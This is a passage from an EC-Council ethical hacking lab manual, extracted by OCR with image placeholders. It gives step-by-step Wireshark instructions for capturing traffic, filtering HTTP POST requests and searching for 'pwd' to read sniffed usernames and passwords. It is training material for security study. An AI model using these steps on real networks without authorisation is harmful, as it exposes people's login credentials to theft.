


Figure 2.1.4: Wireshark Window: Stopping Live Capture

TASK 1.4

Save Captured Packets File

10. Click **File → Save As...** from the top-left corner of the window to save the captured packets.




Figure 2.1.5: Wireshark: Saving the Captured Packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Wireshark: Save file as** window appears. Select any location to save the file, specify **File name** as **Password Sniffing**, and click **Save**.




Figure 2.1.6: Wireshark Saving a packet capture

TASK 1.5

Look for Passwords

12. In the **Apply a display filter** field, type **http.request.method == POST** and click the arrow icon (→) to apply the filter.

Note: Applying this syntax helps you narrow down the search for http POST traffic.




Figure 2.1.7: Wireshark: Filtering http traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Wireshark only filters **http POST** traffic packets, as shown in the screenshot.




Figure 2.1.8: Wireshark: Filtering http traffic

14. Now, click **Edit** from the menu bar and click **Find Packet...**.




Figure 2.1.9: Wireshark: Finding Packet Option

15. The **Find Packet** section appears below the display filter field, as shown in the screenshot.




Figure 2.1.10: Wireshark: Find Packet Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click **Display filter**, select **String** from the drop-down options. Click **Packet list**, select **Packet details** from the drop-down options, and click **Narrow & Wide** and select **Narrow (UTF-8 / ASCII)** from the drop-down options.
17. In the field next to **String**, type **pwd** and click the **Find** button.




Figure 2.1.11: Wireshark: Selecting Options in Find Packet Window

18. **Wireshark** will now display the sniffed password from the captured packets.
19. Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** node from the packet details section, and view the captured username and password, as shown in the screenshot.

